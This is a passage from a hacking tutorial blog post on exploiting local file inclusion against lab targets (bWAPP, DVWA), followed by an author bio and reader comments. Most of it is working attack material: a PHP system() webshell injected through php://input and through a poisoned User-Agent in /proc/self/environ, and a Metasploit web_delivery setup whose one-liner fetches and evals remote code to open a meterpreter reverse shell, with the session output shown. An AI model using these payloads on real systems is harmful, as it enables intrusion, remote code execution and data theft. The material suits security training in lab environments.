
From the given screenshot you can view the result and read the content of password file.



## PHP Input

Using PHP input function we will execute injected PHP code to exploit LFI vulnerability. With the help of **hackbar** I am going to perform this task in which first we need to **load the URL** of the targeted web page as you can see in the given screenshot.

[http://192.168.1.101/bWAPP/rfqi.php?language=lang\\_en.php&action=go](http://192.168.1.101/bWAPP/rfqi.php?language=lang_en.php&action=go)




Now manipulate above URL using PHP input function

<http://192.168.1.101/bWAPP/rfqi.php?language=php://input&cmd=ls>

Then **select** the check box to **enable Post data** which will forward the post request and add cmd comment in given text area `<?php system($_GET['cmd']); ?>` as shown in following screenshot, finally click on execute.

This will show directories of victim PC.



Now time to connect the victim through reverse connection; open terminal in kali Linux and type **msfconsole** to start metasploit framework.

Now type **use exploit/multi/script/web\_delivery**

**msf exploit (web\_delivery)>set target 1**

**msf exploit (web\_delivery)> set payload windows/meterpreter/reverse\_tcp**

**msf exploit (web\_delivery)> set lhost 192.168.0.104**

**msf exploit (web\_delivery)>set srvport 8081**


msf exploit(web\_delivery)>exploit

Copy the highlighted text shown in below window

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 1
target => 1
msf exploit(web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 192.168.0.104
lhost => 192.168.0.104
msf exploit(web_delivery) > set srvport 8081
srvport => 8081
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Using URL: http://0.0.0.0:8081/TKeWvjeahznwiJ
[*] Local IP: http://192.168.0.104:8081/TKeWvjeahznwiJ
[*] Server started.
[*] Run the following command on the target machine:
msf exploit(web_delivery) > php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.104:8081/TKeWvjeahznwiJ'))";"
```

Paste above copied PHP code inside the URL as shown in the image and execute it.



When above URL get execute the attacker got victim's meterpreter session inside the metasploit.

```
msf exploit (web_delivery)>session -l 1
```

```
meterpreter> sysinfo
```

```
[*] 192.168.0.106 web_delivery - Delivering Payload
[*] Sending stage (33986 bytes) to 192.168.0.106
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.106:53255) at 2017-02-14 13:31:15 -0500

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...


meterpreter > sysinfo
Computer      : bee-box
OS           : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Meterpreter  : php/linux
meterpreter >
```




## Proc/self/environ

If the server is outdated then to exploit it through LFI we can include proc/self/environ file that stores User\_Agent where we will place our PHP code for executing CMD command.

<http://192.168.1.102/dvwa/vulnerabilities/fi/?page=proc/self/environ>



Now start burp suite and capture the browser request and send the fetch data into repeater.



Add cmd comment `<?php system($_GET['cmd']); ?>` inside user\_Agent and send the request with GET parameter **192.168.1.8/lfi/lfi.php?file=/var/www/apache2/access.log&cmd=id** as shown in the below image. On the right side of window you can see the highlight result as response.

Sequencer
Decoder
Comarper
Extender
Project options
User options
Alerts
CO2

Target
Proxy
Spider
Scanner
Intruder
Repeater

1 x ...

Go
Cancel
<
>

www.hackingarticles.in
Target: http://192.168.1.102

Request

Raw
Params
Headers
Hex

GET /dwa/vulnerabilities/fi/?page=/proc/self/environ&cmd=id HTTP/1.1
Host: 192.168.1.102
User-Agent: Mozilla/5.0 <?php system(\$\_GET['cmd']); ?>
Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*; q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; security\_level=1; PHPSESSID=83307d7320bc86c694d7281c38100df9
Connection: close
Cache-Control: max-age=0

? < + > Type a search term 0 matches

Done

Response

Raw
Headers
Hex

must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 5371
REDIRECT\_HANDLER=php5-cgiREDIRECT\_STATUS=200HTTP\_HOST=192.168.1.102HTTP\_USER\_AGENT=Mozilla/5.0 uid=33(www-data) gid=33(www-data) groups=33(www-data)
Gecko/20100101 Firefox/45.0HTTP\_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*; q=0.8HTTP\_ACCEPT\_LANGUAGE=en-US,en;q=0.

? < + > Type a search 0 matches

5,704 bytes | 39 millis

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Share this:



Like this:

Loading...

## ABOUT THE AUTHOR

---



### RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

---

#### PREVIOUS POST

← [APACHE LOG POISONING THROUGH LFI](#)

#### NEXT POST

[FILE UPLOAD EXPLOITATION IN BWAPP \(BYPASS ALL SECURITY\)](#) →

## 2 Comments → [5 WAYS TO EXPLOIT LFI VULNERABILITY](#)



### ANKUR

January 15, 2018 at 7:02 am

Hi Raj, I tried to do null byte on DVWA but its not working. I added %00 after etc/passwd but its not working and i get response as file not found. Any suggestions please.

REPLY ↓



**RAJ CHANDEL**

January 20, 2018 at 12:06 pm

It depends upon version to version. when we working on DVWA our DVWA version is different than yours.

REPLY ↓

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Comment

Name \*

Email \*

Website

☐

Save my name, email, and website in this browser for the next time I comment.

**POST COMMENT**

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.